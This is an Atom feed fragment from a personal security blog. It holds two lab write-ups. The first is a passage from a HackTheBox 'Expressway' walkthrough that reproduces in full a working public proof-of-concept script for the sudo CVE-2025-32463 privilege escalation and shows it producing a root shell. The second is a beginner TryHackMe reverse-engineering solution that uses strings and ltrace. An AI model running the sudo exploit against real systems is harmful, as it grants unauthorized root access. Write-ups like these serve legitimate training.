<p><strong>Success</strong>: Gained access as user <code class="language-plaintext highlighter-rouge">ike</code>.</p>

<h3 id="42-user-flag-capture">4.2 User Flag Capture</h3>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ike@expressway:~<span class="nv">$ </span><span class="nb">cat </span>user.txt

</code></pre></div></div>

<h2 id="5-privilege-escalation-analysis">5. Privilege Escalation Analysis</h2>

<h3 id="51-system-enumeration">5.1 System Enumeration</h3>
<p>Checked the system configuration:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ike@expressway:~<span class="nv">$ </span><span class="nb">cat</span> /etc/os-release
<span class="nv">PRETTY_NAME</span><span class="o">=</span><span class="s2">"Debian GNU/Linux forky/sid"</span>
</code></pre></div></div>

<h3 id="52-sudo-version-check">5.2 Sudo Version Check</h3>
<p>The key discovery:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ike@expressway:~<span class="nv">$ </span><span class="nb">sudo</span> <span class="nt">--version</span>
Sudo version 1.9.17
</code></pre></div></div>

<p><strong>Vulnerability Identified</strong>: Sudo 1.9.17 is vulnerable to CVE-2025-32463 (“Sudo Chwoot”), a local privilege escalation vulnerability.</p>

<h3 id="53-exploit-discovery">5.3 Exploit Discovery</h3>
<p>i search on github and found https://github.com/kh4sh3i/CVE-2025-32463/</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

cat &gt; woot1337.c&lt;&lt;EOF
#include &lt;stdlib.h&gt;
#include &lt;unistd.h&gt;

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" &gt; woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
</code></pre></div></div>

<p>then just clone this into machine and boom.</p>

<h3 id="61-running-the-exploit">6.1 Running the Exploit</h3>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ike@expressway:~<span class="nv">$ </span>bash exploit.sh
woot!
root@expressway:/#
</code></pre></div></div>

<h3 id="62-root-flag-capture">6.2 Root Flag Capture</h3>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@expressway:/root# <span class="nb">cat </span>root.txt

</code></pre></div></div>

<p>The script exploited the Sudo vulnerability by:</p>
<ol>
  <li>Creating a malicious shared library</li>
  <li>Manipulating the <code class="language-plaintext highlighter-rouge">chroot</code> environment</li>
  <li>Tricking Sudo into loading the library during hostname resolution</li>
</ol>

<h2 id="7-technical-analysis-of-cve-2025-32463">7. Technical Analysis of CVE-2025-32463</h2>

<h3 id="vulnerability-mechanism">Vulnerability Mechanism</h3>
<p>The vulnerability exists in Sudo’s hostname validation when using the <code class="language-plaintext highlighter-rouge">-h</code> flag:</p>

<ol>
  <li><strong>Flawed Logic</strong>: When hostname validation fails, Sudo falls back to <code class="language-plaintext highlighter-rouge">gethostname()</code> system call</li>
  <li><strong>Controllable Path</strong>: The <code class="language-plaintext highlighter-rouge">gethostname()</code> resolution can be influenced via <code class="language-plaintext highlighter-rouge">nsswitch.conf</code></li>
  <li><strong>Library Injection</strong>: An attacker can force Sudo to load a malicious NSS module</li>
</ol>

<h3 id="exploit-script-breakdown">Exploit Script Breakdown</h3>
<p>The exploit worked by:</p>

<ol>
  <li><strong>Creating a Malicious Library</strong>: Compiled C code with constructor attribute</li>
  <li><strong>Fake Environment</strong>: Created a <code class="language-plaintext highlighter-rouge">chroot</code> environment with manipulated <code class="language-plaintext highlighter-rouge">nsswitch.conf</code></li>
  <li><strong>Triggering the Bug</strong>: Used <code class="language-plaintext highlighter-rouge">sudo -R</code> to trigger the vulnerable code path</li>
  <li><strong>Automatic Execution</strong>: The malicious library’s constructor ran with root privileges</li>
</ol>

<h2 id="9-attack-path-summary">9. Attack Path Summary</h2>

<ol>
  <li><strong>Discovery</strong>: UDP scan → VPN services identified</li>
  <li><strong>Enumeration</strong>: IKE-scan → Aggressive Mode enabled</li>
  <li><strong>Exploitation</strong>: PSK hash extraction → Password cracking</li>
  <li><strong>Initial Access</strong>: SSH with cracked credentials</li>
  <li><strong>Privilege Escalation</strong>: Sudo vulnerability → Root access</li>
</ol>]]></content><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><category term="htb" /><summary type="html"><![CDATA[Expressway: HackTheBox Writeup]]></summary></entry><entry><title type="html">THM-Classic Passwd Challenge</title><link href="https://surajitsen.live/ctf/2025/11/16/Classic-Passwd.html" rel="alternate" type="text/html" title="THM-Classic Passwd Challenge" /><published>2025-11-16T00:00:00+00:00</published><updated>2025-11-16T00:00:00+00:00</updated><id>https://surajitsen.live/ctf/2025/11/16/Classic%20Passwd</id><content type="html" xml:base="https://surajitsen.live/ctf/2025/11/16/Classic-Passwd.html"><![CDATA[<hr />

<h1 id="classic-passwd---medium">Classic Passwd - Medium</h1>
<p><img src="/assets/images/ctf/classicpass/room.png" alt="alt text" /></p>

<p>room link : https://tryhackme.com/room/classicpasswd</p>

<p>First of all, same thing again - I don’t know why this challenge is categorized under medium, it should be under easy challenge. In this writeup, I will provide no messy tools and all that complicated stuff. Let’s analyze it simply.</p>

<p>After getting the task file, first I run:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>file Challenge_1609966715991.Challenge 
</code></pre></div></div>

<p><strong>Output:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Challenge_1609966715991.Challenge: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b80ce38cb25d043128bc2c4e1e122c3d4fbba7f7, for GNU/Linux 3.2.0, not stripped
</code></pre></div></div>

<p>So it’s an ELF file.</p>

<p>Then I just try to run it, so I give permission with:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">chmod</span> +x Challenge_1609966715991.Challenge
</code></pre></div></div>

<p>Then after this it asks for username which I don’t have.</p>

<p>Then I use strings command to see which library and strings are used here:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>strings Challenge_1609966715991.Challenge 
</code></pre></div></div>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>strcpy
exit
__isoc99_scanf
puts
printf
__cxa_finalize
strcmp
__libc_start_main
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
Made by H
4non
https://H
github.cH
om/n0obiH
AGB6js5dH
9dkGf
[]A\A]A^A_
Insert your username: 
Welcome
Authentication Error
THM{ %d %d }
;*3$"
GCC: (Debian 10.2.0-16) 10.2.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
Challenge.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
strcpy@@GLIBC_2.2.5
puts@@GLIBC_2.2.5
vuln
_edata
printf@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
__data_start
strcmp@@GLIBC_2.2.5
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
__isoc99_scanf@@GLIBC_2.7
exit@@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
__cxa_finalize@@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
</code></pre></div></div>
<p><strong>Notable strings found:</strong></p>
<ul>
  <li>It uses strcmp which is comparing the user provided username with actual one</li>
  <li>Various library functions</li>
  <li>String “AGB6js5d9dkGf” caught my attention</li>
  <li>Authentication messages: “Insert your username:”, “Welcome”, “Authentication Error”</li>
  <li>Flag format: “THM{ % d % d}”</li>
</ul>

<p>Then for dynamic analysis I use ltrace:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ltrace ./Challenge_1609966715991.Challenge 
</code></pre></div></div>
<p>note : 
Ltrace is a command-line tool used in Linux to trace library calls made by a program during its execution. It helps developers and system administrators debug and troubleshoot issues by showing how a program interacts with shared libraries.
<strong>Output:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>printf("Insert your username: ") = 22
__isoc99_scanf(0x5644d2e6c01b, 0x7ffd0e5eab80, 0, 0Insert your username: admin) = 1
strcpy(0x7ffd0e5eaaf0, "admin") = 0x7ffd0e5eaaf0
strcmp("admin", "AGB6js5d9dkG7") = 32
puts("\nAuthentication Error") = 22
exit(0 &lt;no return ...&gt;
+++ exited (status 0) +++
</code></pre></div></div>

<p>After this we can clearly see it compares username with “AGB6js5d9dkG7”.</p>

<p>After that I provide this value as username and boom we got it:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./Challenge_1609966715991.Challenge 
Insert your username: AGB6js5d9dkG7

Welcome
THM<span class="o">{</span>redacted<span class="o">}</span>
</code></pre></div></div>

<p><strong>Flag:</strong> THM{redacted}</p>

<p>for deeper analysis you can use tools like Ghidra or IDA. Thank You</p>

<p>since i am new in reverse engineering stuffs so if i miss anything please suggest me here : sensurajit@proton.me</p>]]></content><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><category term="ctf" /><category term="tryhackme" /><category term="thm" /><category term="classicpasswd" /><category term="reverse-engineering" /><category term="ctf" /><category term="writeup" /><category term="binary-analysis" /><category term="ltrace" /><category term="strings-command" /><category term="beginner-friendly" /><summary type="html"><![CDATA[]]></summary></entry></feed>